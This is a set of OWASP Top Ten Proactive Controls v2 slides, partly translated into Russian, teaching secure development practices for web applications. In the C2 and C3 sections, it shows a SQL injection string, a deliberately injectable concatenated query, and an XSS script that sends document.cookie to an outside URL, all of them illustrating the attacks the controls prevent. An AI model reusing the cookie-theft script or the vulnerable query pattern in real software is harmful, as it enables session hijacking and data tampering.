



OWASP

Open Web Application
Security Project

Топ Ten способов предотвращения веб-уязвимостей по версии OWASP

OWASP Top Ten Proactive Controls – v2

A1 – Проверять безопасность заранее и часто

A2 – Использовать параметризованные запросы

A3 – Кодировать данные

A4 – Проверять действительность всех входных данных

A5 – Реализовать управление идентификациями и аутентификацией

A6 – Реализовать необходимое управление доступом

A7 – Обеспечить защиту данных

A8 – Реализовать создание логов и обнаружение проникновений

A9 – Использовать среды (Framework) и библиотеки, усиливающие безопасность

A10 – Обработка ошибок и исключений

C1: Проверять всю безопасность рано и часто

I FIND YOUR LACK OF SECURITY TESTING



DISTURBING

memegenerator.net

Проверять безопасность рано и часто !

- Security testing needs to be an integral part of a developer's software engineering practice.
- Consider OWASP ASVS as a guide to define security requirements and testing.
- Convert scanning output into reusable Proactive Controls to avoid entire classes of problems.

The DevOps challenge to security ...

<http://fr.slideshare.net/StephedeVries2/continuous-security-testing-with-devops>

- DevOps : continuous delivery pipeline.
- Mature DevOps velocity is fast : build, test and deploy can be entirely automated.
- Code is deploy to production multiple times. Examples :
 - Amazon : deploy every **11.6 seconds**
 - Etsy : deploy **25+ times/day**
 - Gov.uk : deploys **30 times/day**
- Agile/continuous development process can be interrupted during a sprint by security testing !

Автоматическое тестирование безопасности в а Continuous Delivery Pipeline !

<http://devops.com/2015/04/06/automated-security-testing-continuous-delivery-pipeline/>

- An easy approach to include security testing into continuous integration.
- Classical/essential security tests can be automated and executed as standard unit/integration tests.
- SecDevOps !

BDD-Security Testing framework

<http://www.continuumsecurity.net/bdd-intro.html>

- The **BDD-Security framework** может быть сконфигурирован с использованием естественного языка (**Given, When & Then** формат) для описания требований безопасности, и выполнять автоматическое сканирование и поиск основных уязвимостей.
- Автоматическое (не)функциональное тестирование безопасности!
- Комбинирование нескольких инструментальных средств безопасности:
 - OWASP ZAP, Nessus, Port Scanning и т.п.
- Тесты написаны на **Jbehave** : «сценарий" эквивалентен тесту, "story" эквивалентна набору тестов.

Среда тестирования BDD-Security

<http://www.continuumsecurity.net/bdd-intro.html>

□ Автоматическое сканирование XSS

Scenario: The application should not contain Cross Site Scripting vulnerabilities

Meta: @id scan_xss

Given a fresh scanner with all policies disabled

And the attack strength is set to High

And the Cross-Site-Scripting policy is enabled

When the scanner is run

And false positives described in: tables/false_positives.table are removed

Then no medium or higher risk vulnerabilities should be present

□ Автоматическое сканирование проверок политик паролей

Scenario: The application should not contain Cross Site Scripting vulnerabilities

Meta: @id auth_case

When the default user logs in with credentials from: users.table

Then the user is logged in

When the case of the password is changed

And the user logs in from a fresh login page

Then the user is no logged in

BDD-Security Testing framework

<http://www.continuumsecurity.net/bdd-intro.html>

Тестирование управления доступом

Используется аннотация `@Restricted`, чтобы определить, какие пользователи могут иметь доступ к каким страницам:

```
@Restricted(users = {"admin"}, sensitiveData = "User List")
public void viewUserList() {
    driver.get(Config.getInstance().getBaseUrl() + "admin/list");
}
```

Охватываемые риски: все!

A1 – Injection

A2 – Broken
Authentication and
Session
Management

A3 – Cross-Site
Scripting (XSS)

A4 – Insecure
Direct Object
References

A5 – Security
Misconfiguration

A6 – Sensitive Data
Exposure

A7 – Missing
Function Level
Access Control


A8 – Cross-Site
Request Forgery

A9 – Using
Components with
Known
Vulnerabilities

A10 – Unvalidated
Redirects and
Forwards

С2: Параметризованные запросы

Power of SQL Injection ...



Сильный пароль...

X' or '1'='1' --

- ✓ Upper
- ✓ Lower
- ✓ Number
- ✓ Special
- ✓ Over 16 characters

SQL Injection

Уязвимое использование

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");
String query = " UPDATE EMPLOYEES SET NAME="+ newName + " WHERE ID =" + id;
Statement stmt = connection.createStatement();
```

Безопасное использование

```
//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);
//HQL
Query safeHQLQuery = session.createQuery("from Employees where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

Охватываемые риски

A1 – Injection

A2 – Broken
Authentication and
Session
Management

A3 – Cross-Site
Scripting (XSS)

A4 – Insecure
Direct Object
References

A5 – Security
Misconfiguration

A6 – Sensitive Data
Exposure


A7 – Missing
Function Level
Access Control

A8 – Cross-Site
Request Forgery

A9 – Using
Components with
Known
Vulnerabilities

A10 – Unvalidated
Redirects and
Forwards

С3: Кодирование данных перед их использованием парсером



<

Анатомия XSS-атаки

• Атака 1 : кража cookie

```
<script>
var badURL='https://owasp.org/somesite/data=' + document.cookie;
var img = new Image();
img.src = badURL;
</script>
```

• Attack 2 : искажение веб-сайта

```
<script>document.body.innerHTML='<blink>GO OWASP</blink>';</script>
```

XSS-атака : проблема & решение

❑ Проблема

- Веб-страница уязвима для XSS !

❑ Решение



OWASP Java Encoder Project


OWASP Java HTML Sanitizer Project



Microsoft Encoder and AntiXSS Library

Microsoft Encoder и AntiXSS библиотека

- System.Web.Security.AntiXSS
- Microsoft.Security.Application.AntiXSS
- Может использоваться для кодирования HTML, HTML-атрибутов, XML, CSS и JavaScript.
- Native .NET библиотека
- Сильная и хорошо написанная библиотека
- For use in your User Interface code to defuse script in output



The screenshot shows the CodePlex website for the Microsoft Security Application Encoder/AntiXSS library. The browser address bar displays the URL: <https://wpl.codeplex.com/SourceControl/latest#trunk/Microsoft.Security.Application.Encoder/AntiXSS.cs>. The page title is "Microsoft Web Protection Library". The navigation menu includes "HOME", "SOURCE CODE", "DOWNLOADS", "DOCUMENTATION", "DISCUSSIONS", "ISSUES", and "PEOPLE". The "SOURCE CODE" tab is active, showing a file tree on the left with "AntiXSS.cs" selected. The main content area displays the source code for "AntiXSS.cs", which includes a copyright notice for Microsoft Corporation and a summary of the library's purpose: "Performs encoding of input strings to provide protection against Cross-Site Scripting (XSS) attacks in various contexts."

```
// <copyright file="AntiXSS.cs" company="Microsoft Corporation">
// Copyright (c) 2008, 2009, 2010 All Rights Reserved, Microsoft Corporation
//
// This source is subject to the Microsoft Permissive License.
// Please see the License.txt file for more information.
// All other rights reserved.
//
// THIS CODE AND INFORMATION ARE PROVIDED "AS IS" WITHOUT WARRANTY OF ANY
// KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE
// IMPLIED WARRANTIES OF MERCHANTABILITY AND/OR FITNESS FOR A
// PARTICULAR PURPOSE.
//
// </copyright>
// <summary>
// Performs encoding of input strings to provide protection against
// Cross-Site Scripting (XSS) attacks in various contexts.
// </summary>
```

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- Нет необходимости в библиотеках третьих сторон или конфигурации
- Данный код был разработан с учетом высокой доступности и высокой производительности кодирования
- Простая drop-in функциональность кодирования
- Проектирование с учетом производительности
- Во многом более полный API (кодирование URI и компонентов URI и т.п.).
- Совместимость : Java 1.5+
- Текущая версия 1.2

- Последнее изменение 2015-04-12 :

<https://github.com/OWASP/owasp-java-encoder/>

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

HTML Contexts

```
Encode#forHtml  
Encode#forHtmlContent  
Encode#forHtmlAttribute  
Encode#forHtmlUnquotedAttribute
```

XML Contexts

```
Encode#forXml  
Encode#forXmlContent  
Encode#forXmlAttribute  
Encode#forXmlComment  
Encode#forCDATA
```

CSS Contexts

```
Encode#forCssString  
Encode#forCssUrl
```

Javascript Contexts

```
Encode#forHtml  
Encode#forHtmlContent  
Encode#forHtmlAttribute  
Encode#forHtmlUnquotedAttribute
```

URI/URL Contexts

```
Encode#forUri  
Encode#forUriComponent
```


Другие ресурсы

- Ruby on Rails :

<http://api.rubyonrails.org/classes/ERB/Util.html>

- PHP :

<http://twig.sensiolabs.org/doc/filters/escape.html>

<http://framework.zend.com/manual/2.1/en/modules/zend.escaper.introduction.html>

- Java/Scala (Updated January 2015) :

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- .NET AntiXSS Library (v4.3 NuGet released June 2, 2014) :

<http://www.nuget.org/packages/AntiXss/>

- GO :

<http://golang.org/pkg/html/template/>

- Reform project

https://www.owasp.org/index.php/Category:OWASP_Encoding_Project

Другие ресурсы

- LDAP Encoding Functions :
 - ESAPI and .NET AntiXSS
- Command Injection Encoding Functions :
 - Careful here !
 - ESAPI
- XML Encoding Functions :
 - OWASP Java Encoder
- Encoder comparison reference :

<http://boldersecurity.github.io/encoder-comparison-reference/>

Охватываемые риски

A1 – Injection

A2 – Broken
Authentication and
Session
Management

A3 – Cross-Site
Scripting (XSS)

A4 – Insecure
Direct Object
References

A5 – Security
Misconfiguration

A6 – Sensitive Data
Exposure

A7 – Missing
Function Level
Access Control

A8 – Cross-Site
Request Forgery

A9 – Using
Components with
Known
Vulnerabilities

A10 – Unvalidated
Redirects and
Forwards

C4: – Проверка действительности всех входных данных



OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer написан на Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- Written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review

<https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules>.

- Простая программируемая конфигурация политики POSITIVE. Нет XML config.
- Это код от Caja project that was donated by Google's AppSec team.
- High performance and low memory utilization.

Caja

- **Caja** (pronounced [/ˈkaːhaː/](#) *кан-хah*)^[1] является проектом [Google](#) и реализован на JavaScript для "virtual iframes", основанных на принципах [object-capabilities](#). Caja использует [JavaScript](#) (а именно, [ECMAScript 5](#) strict mode код), [HTML](#) и [CSS](#) в качестве входных данных и записывает их в безопасное подмножество HTML и CSS, плюс единственная функция JavaScript без [free variables](#). Это означает, что единственно, когда функция может модифицировать объект, если существует ссылка на объект со страницы. Вместо предоставления прямых ссылок на объекты [DOM](#), страница обычно предоставляет ссылки к wrappers, которые очищают HTML, прокси [URLs](#), и предотвращают перенаправление страницы; это позволяет Caja предотвратить основные [phishing](#) атаки, предотвратить [cross-site scripting](#) атаки, и предотвратить загрузку [malware](#). Также, так как все переписанные программы выполняются в безопасном фрейме, страница может позволить одной программе экспортировать ссылку на объект для другой программы; такое внутрифреймовое взаимодействие является просто вызовом метода.
- The word "caja" is Spanish for "box" or "safe" (as in a bank), the idea being that Caja can safely contain JavaScript programs as well as being a **capabilities-based JavaScript**.
- Caja is currently used by [Google](#) in its [Orkut](#),^[2] [Google Sites](#),^[3] and [Google Apps Script](#)^[4] products; in 2008 [MySpace](#)^{[5][6]} and [Yahoo!](#)^[7] and Allianz had both deployed a very early version of Caja but later abandoned it.

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

Пример использования: validate img tags

```
public static final PolicyFactory IMAGES = new HtmlPolicyBuilder()
    .allowUrlProtocols("http", "https").allowElements("img")
    .allowAttributes("alt", "src").onElements("img")
    .allowAttributes("border", "height", "width").matching(INTEGER)
    .onElements("img")
    .toFactory();
```

Пример использования: validate link elements

```
public static final PolicyFactory LINKS = new HtmlPolicyBuilder()
    .allowStandardUrlProtocols().allowElements("a")
    .allowAttributes("href").onElements("a").requireRelNofollowOnLinks()
    .toFactory();
```


Другие ресурсы

- Pure JavaScript, client side HTML Sanitization with CAJA!

<http://code.google.com/p/google-caja/wiki/JsHtmlSanitizer>

<https://code.google.com/p/google-caja/source/browse/trunk/src/com/google/caja/plugin/html-sanitizer.js>

- Python

<https://pypi.python.org/pypi/bleach>

- PHP

<http://htmlpurifier.org/>

http://www.bioinformatics.org/phplabware/internal_utilities/htmlawed/

- .NET (v4.3 released June 2, 2014)
- AntiXSS.getSafeHTML/getSafeHTMLFragment

<http://www.nuget.org/packages/AntiXss/>

<https://github.com/mganss/HtmlSanitizer>

- Ruby on Rails

<https://rubygems.org/gems/loofah>

<http://api.rubyonrails.org/classes/HTML.html>

Загрузка файлов

- Проверка Upload
 - Проверка имени файла и размера + антивирус
- Хранение загруженных файлов
 - Использовать только проверенные имена файлов + отдельный домен
- Следует опасаться «специальных» файлов
 - "crossdomain.xml" или "clientaccesspolicy.xml".
- Проверка загружаемых изображений
 - Ограничение размера изображения
 - Использование библиотек перезаписываемых изображений
 - Установить расширение хранимого изображения в действительное расширение изображения
 - Гарантировать определение типа содержимого в изображении
- Общая проверка загружаемой информации
 - Гарантировать, что размер декомпрессированного файла < максимального размера
 - Гарантировать, что загружаемый архив соответствует ожидаемому типу (zip, rar)
 - Гарантировать, что структурированные загрузки, такие как add-on, соответствуют стандарту

Охватываемые риски

A1 – Injection

A2 – Broken Authentication and Session Management

A3 – Cross-Site Scripting (XSS)

A4 – Insecure Direct Object References

A5 – Security Misconfiguration

A6 – Sensitive Data Exposure


A7 – Missing Function Level Access Control

A8 – Cross-Site Request Forgery

A9 – Using Components with Known Vulnerabilities

A10 – Unvalidated Redirects and Forwards

C5: Выполнение аутентификации и управление идентификациями



Взлом пароля

The screenshot shows the HashKiller.co.uk website. At the top, it says "HASHKILLER.CO.UK" and "MDS / SHA1 / NTLM ONLINE DATABASE". Below this are navigation tabs: Home, Forums, Decrypter / Cracker, Lists and Competition, Hash a Password, List Tool, Text Encryption, and Bin Translator. The main content area is titled "Hashcat GUI" and "Downloads". It explains that HashKiller.co.uk allows users to input an MD5 hash and search for its decrypted state in their database. It states they have a total of just over 43.745 billion unique decrypted MD5 hashes since August 2007. There is a text input field for MD5 hashes and a "Status:" label. Below the input field, there are two columns: "MDS Hashes:" with a list of hashes and "The MD5 decryption results will be displayed in this Box. Please use the textbox to the left to specify the MD5 hashes you wish to decrypt / crack."



The screenshot shows the CloudCracker website. It features a blue key icon and the text "CloudCracker". Below this is a description: "An online password cracking service for penetration testers and network auditors who need to check the security of WPA protected wireless networks, crack password hashes, or break document encryption." There is a "Start Cracking" button. Below the button, there are three input fields: "File Type" (with a dropdown menu showing "WPA/WPA2"), "Handshake File" (with a "Choose File" button and "No file chosen" text), and "SSID (Network Name)". A green "Start" button is at the bottom right.



Наилучшие практики управления паролями

1) Не ограничивать тип символов или длину пароля пользователя по следующим причинам

- Ограничение паролей для защиты от атак проникновения обречено на неудачу
- Вместо этого следует использовать корректное декодирование и другие способы защиты
- Следует быть осторожным с системами, которые допускают неограниченный размер паролей (Django DOS Sept 2013)

Наилучшие практики управления паролями

2) Использовать криптографически сильную специфичную для крeденциала salt

- **protect**([salt] + [password]);
- Использовать 32char или 64char salt (реальный размер зависит от защищающей функции);
- Не следует полагаться на сокрытие, расщепление или другие способы запутывания salt

Наилучшие практики управления паролями

3а) навязывать трудную проверку как для атакующего, так и для проверяющей стороны

- **PBKDF2**([salt] + [password], c=140,000);
- Использовать **PBKDF2** с **FIPS** –сертификацией или когда требуется поддержка на многих платформах
- Следует использовать **Scrypt**, если аппаратура препятствует быстрым атакам, но не поддерживается масштабирование. (bcrypt is also a reasonable choice)

Наилучшие практики управления паролями

3b) Навязывать трудную проверку только для атакующего

- HMAC-SHA-256([private key], [salt] + [password])
- Защищать данный ключ также как закрытый ключ, используя лучшие практики
- Хранить ключ вне хранилища credenциалов
- Выполнить преобразование пароля в хэш в виде отдельного веб-сервиса (криптографически изолированного).

И снова... идеальный пароль!

Password1!

- ✓ Upper
- ✓ Lower
- ✓ Number
- ✓ Special
- ✓ Over 8 characters

Использовать лучшие практики аутентификации пользователя

- Использовать 2 идентификационных вопроса
 - Фамилия, номер аккаунта, email, DOB
 - Обеспечить политику блокировки

- Задавать несколько вопросов, относящихся к безопасности

https://www.owasp.org/index.php/Choosing_and_Using_Security_Questions_Cheat_Sheet

- Посылать пользователю случайно сгенерированный токен по внешнему каналу
 - app, SMS или token
- Проверять код Verify code в веб-сессии
 - Обеспечить политику блокировки
- Изменять пароль
 - Обеспечить политику изменения пароля

Лучшие практики аутентификации пользователя – реальные примеры

Primary email: jim@manico.net

New Email: facebook@manico.net

Facebook email: jmanico@facebook.com

Your Facebook email is based on your public username. Email sent to this address goes to Facebook Messages.

Allow friends to include my email address in Download Your Information

To save these settings, please enter your Facebook password.

Password: Wrong password.

Change E-mail

Use the form below to change the e-mail address for your Amazon.com account. Use the new address next time you log in or place an order.

What is your new e-mail address?

Old e-mail address: jim@manico.net

New e-mail address:

Re-enter your new e-mail address:

Password:

Change Your Email Address

Current email: jim@manico.net

New email	Meetup password
<input type="text"/>	<input type="password"/>

[Forgot your password?](#)

Save account changes

Re-enter your Twitter password to save changes to your account.

[Forgot your password?](#)

Другие ресурсы

- Authentication Cheat Sheet

https://www.owasp.org/index.php/Authentication_Cheat_Sheet

- Password Storage Cheat Sheet

https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet

- Forgot Password Cheat Sheet

https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet

- Session Management Cheat Sheet

https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

- ASVS AuthN and Session Requirements

- Obviously, Identity is a BIG topic !

Охватываемые риски

A1 – Injection

A2 – Broken Authentication and Session Management

A3 – Cross-Site Scripting (XSS)

A4 – Insecure Direct Object References

A5 – Security Misconfiguration

A6 – Sensitive Data Exposure

A7 – Missing Function Level Access Control

A8 – Cross-Site Request Forgery

A9 – Using Components with Known Vulnerabilities

A10 – Unvalidated Redirects and Forwards

С6: Реализация необходимого управления доступом



Примеры плохого управления доступом

- Жестко встроенная в прикладной код проверка роли
- Недостаток, связанный с логикой централизованного управления доступом
- Недоверяемые данные, на основе которых принимается решение по управлению доступом
- Управление доступом, которое “открыто по умолчанию”
- Недостаток, связанный с горизонтальным управлением доступом в стандартном случае (если не во всех)
- Логика управления доступом, которую необходимо вручную добавлять в каждую точку кода
- Управление доступом, которое “прилипает” к сессии
- Управление доступом, которое требует отдельной политики для каждого пользователя

Сравнение вертикального и горизонтального управления доступом

- Вертикальное управление доступом: разрешать различным типам пользователей доступ к различным функциям приложения
 - создание границы между обычными пользователями и администраторами
- Горизонтальное управление доступом: разрешать пользователям доступ к определенному подмножеству из широкого диапазона ресурсов определенного типа
 - приложение веб-почты может разрешить вам читать свою собственную почту, но не чью-то еще: вы можете видеть только свои собственные детали

RBAC (Role based access control)

❑ Проверки роли, жество зашитые в код

```
if (user.hasRole("ADMIN")) || (user.hasRole("MANAGER")) {
    deleteAccount();
}
```

❑ RBAC

```
if (user.hasAccess("DELETE_ACCOUNT")) {
    deleteAccount();
}
```

ASP.NET Roles vs Claims Authorization

Role Based Authorization

```
[Authorize(Roles = "Jedi", "Sith")]  
public ActionResult WieldLightsaber() {  
    return View();  
}
```

Claim Based Authorization

```
[ClaimAuthorize(Permission="CanWieldLightsaber")]  
public ActionResult WieldLightsaber()  
{  
    return View();  
}
```

Claims-Based Authorization

- When an identity is created it may be assigned one or more claims issued by a trusted party. A claim is name value pair that represents what the subject is, not what the subject can do. For example you may have a Drivers License, issued by a local driving license authority. Your driver's license has your date of birth on it. In this case the claim name would be DateOfBirth, the claim value would be your date of birth, for example 8th June 1970 and the issuer would be the driving license authority. Claims based authorization, at its simplest, checks the value of a claim and allows access to a resource based upon that value. For example if you want access to a night club the authorization process might be:1
- The door security officer would evaluate the value of your date of birth claim and whether they trust the issuer (the driving license authority) before granting you access.
- An identity can contain multiple claims with multiple values and can contain multiple claims of the same type.

Apache Shiro Permission Based Access Control

<http://shiro.apache.org/>



□ Проверка, имеет ли текущее использование определенную роль или нет:

```
if ( currentUser.hasRole( "schwartz" ) ) {  
    log.info("May the Schwartz be with you!" );  
} else {  
    log.info( "Hello, mere mortal." );  
}
```

Apache Shiro Permission Based Access Control

<http://shiro.apache.org/>



□ Check if the current user have a permission to act on a certain type of entity

```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {  
    log.info("You may use a lightsaber ring. Use it wisely.");  
} else {  
    log.info("Sorry, lightsaber rings are for schwartz masters only.");  
}
```


Apache Shiro Permission Based Access Control

<http://shiro.apache.org/>



□ Check if the current user have access to a specific instance of a type : instance-level permission check

```
if ( currentUser.isPermitted( "winnebago:drive:eagle5" ) ) {
    log.info("You are permitted to 'drive' the 'winnebago' with license plate (id) 'eagle5'. " +
        "Here are the keys - have fun!");
} else {
    log.info("Sorry, you aren't allowed to drive the 'eagle5' winnebago!");
}
```

Охватываемые риски

A1 – Injection

A2 – Broken
Authentication
and Session
Management

A3 – Cross-Site
Scripting (XSS)

A4 – Insecure
Direct Object
References

A5 – Security
Misconfiguratio
n

A6 – Sensitive
Data Exposure

**A7 – Missing
Function Level
Access Control**

A8 – Cross-Site
Request
Forgery

A9 – Using
Components
with Known
Vulnerabilities

A10 –
Unvalidated
Redirects and
Forwards

C7: Защита данных

Шифрование данных при передачи

Какие преимущества обеспечивает HTTPS?

- Конфиденциальность : шпион не может просмотреть ваши данные
- Целостность: шпион не может изменить ваши данные
- Аутентификация: посещаемый сервер корректный
- Высокая производительность!

Примеры наилучших конфигураций HTTPS

https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

<https://www.ssllabs.com/projects/best-practices/>

Шифрование данных при передаче

- HSTS (Strict Transport Security – строгая безопасность на транспортном уровне – rfc 6797)

http://www.youtube.com/watch?v=zEV3HOuM_Vw

- Forward Secrecy

<https://whispersystems.org/blog/asynchronous-security/>

- Certificate Creation Transparency

<http://certificate-transparency.org>

- Certificate Pinning

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

- Browser Certificate Pruning

Шифрование данных при передаче: HSTS (Strict Transport Security)

<http://dev.chromium.org/sts>

- Forces browser to only make HTTPS connection to server
- Must be initially delivered over a HTTPS connection
- Current HSTS Chrome preload list
http://src.chromium.org/viewvc/chrome/trunk/src/net/http/transport_security_state_static.json
- If you own a site that you would like to see included in the preloaded Chromium HSTS list, start sending the HSTS header and then contact: <https://hstspreload.appspot.com/>
- A site is included in the Firefox preload list if the following hold:
 - It is in the Chromium list (with force-https).
 - It sends an HSTS header.
 - The max-age sent is at least 10886400 (18 weeks).

Encrypting data in Transit : Certificate Pinning

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

- What is Pinning ?
 - Pinning is a key continuity scheme
 - Detect when an imposter with a fake but CA validated certificate attempts to act like the real server
- 2 Types of pinning
 - Carry around a copy of the server's public key;
 - Great if you are distributing a dedicated client-server application since you know the server's certificate or public key in advance
- Note of the server's public key on first use
 - Trust-on-First-Use (TOFU) pinning
 - Useful when no a priori knowledge exists, such as SSH or a Browser

Encrypting data in Transit : Browser-Based TOFU Pinning

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

- Browser-Based TOFU Pinning : Trust on First Use
- HTTP Public Key Pinning IETF Draft

<http://tools.ietf.org/html/draft-ietf-websec-key-pinning-11>

- Freezes the certificate by pushing a fingerprint of (parts of) the certificate chain to the browser
- Example:

```
Public-Key-Pins: pin-sha1="4n972HfV354KP560yw4uqe/baXc=" ;  
pin-sha1="qvTGHdzF6KLavt4PO0gs2a6pQ00=" ;  
pin-sha256="LPJNul+wow4m6DsqxbninhsWHlwfp0JecwQzYpOLmCQ=" ;  
max-age=10000; includeSubDomains
```


Encrypting data in Transit : Pinning in Play (Chrome)

https://www.owasp.org/index.php/Pinning_Cheat_Sheet



Your connection is not private

Attackers might be trying to steal your information from **www.google.com** (for example, passwords, messages, or credit cards).

Advanced

Reload

Encrypting data in Transit : Forward Secrecy

<https://whispersystems.org/blog/asynchronous-security/>

- If you use older SSL ciphers, every time anyone makes a SSL connection to your server, that message is encrypted with (basically) the same private server key
- **Perfect forward secrecy:** Peers in a conversation instead negotiate secrets through an ephemeral (temporary) key exchange
- With PFS, recording ciphertext traffic doesn't help an attacker even if the private server key is stolen!

**SO YOU ARE GOING TO BUILD SOME
CRYPTO INTO YOUR APP THIS MORNING**



AES

AES-ECB

AES-GCM

AES-CBC

Unique IV per message

Padding

Key storage and management
+
Cryptographic process isolation

Confidentiality !

HMAC your ciphertext

Integrity !

Derive integrity and confidentiality
keys from same master key with
labeling

Don't forget to generate a master key
from a good random source



Encrypting data at Rest : Google KeyCzar

<https://github.com/google/keyczar>

- Keyczar is an open source cryptographic toolkit for Java, Python and C++.
- Designed to make it easier and safer for developers to use cryptography in their applications.
- Secure key rotation and versioning
- Safe default algorithms, modes, and key lengths
- Automated generation of initialization vectors and ciphertext signatures

Sample Usage :

```
Crypter crypter = new Crypter("/path/to/your/keys");  
String ciphertext = crypter.encrypt("Secret message");  
String plaintext = crypter.decrypt(ciphertext);
```

Encrypting data at Rest : Libsodium

<https://www.gitbook.com/book/jedisct1/libsodium/details>

- A high-security, cross-platform & easy-to-use crypto library.
- Modern, easy-to-use software library for encryption, decryption, signatures, password hashing and more.
- It is a portable, cross-compilable, installable & packageable fork of [NaCl](#), with a compatible API, and an extended API to improve usability even further
- Provides all of the core operations needed to build higher-level cryptographic tools.
- Sodium supports a variety of compilers and operating systems, including Windows (with MinGW or Visual Studio, x86 and x86_64), iOS and Android.
- The design choices emphasize security, and "magic constants" have clear rationales.

C8: Implement Logging And Intrusion Detection

Tips for proper application logging


- Use a common/standard logging approach to facilitate correlation and analysis
 - Logging framework : **SLF4J** with **Logback** or Apache **Log4j2**.
- Avoid side effects : define a minimal but effective logging approach to track user activities
- Perform encoding on untrusted data : protection against Log injection attacks !

App Layer Intrusion Detection : Detection Points Examples

- Input validation failure server side when client side validation exists
- Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
- Forced browsing to common attack entry points
- Honeypot URL (e.g. a fake path listed in robots.txt like e.g. /admin/secretlogin.jsp)

App Layer Intrusion Detection : Detection Points Examples

- Blatant SQLi or XSS injection attacks.
- Workflow sequence abuse (e.g. multi-part form in wrong order).
- Custom business logic (e.g. basket vs catalogue price mismatch).
- Further study :
 - AppeSensor OWASP Project
 - libinjection : from SQLi to XSS – Nick Galbreath
 - Attack Driven Defense – Zane Lackey



C9: Leverage Security Frameworks and Libraries

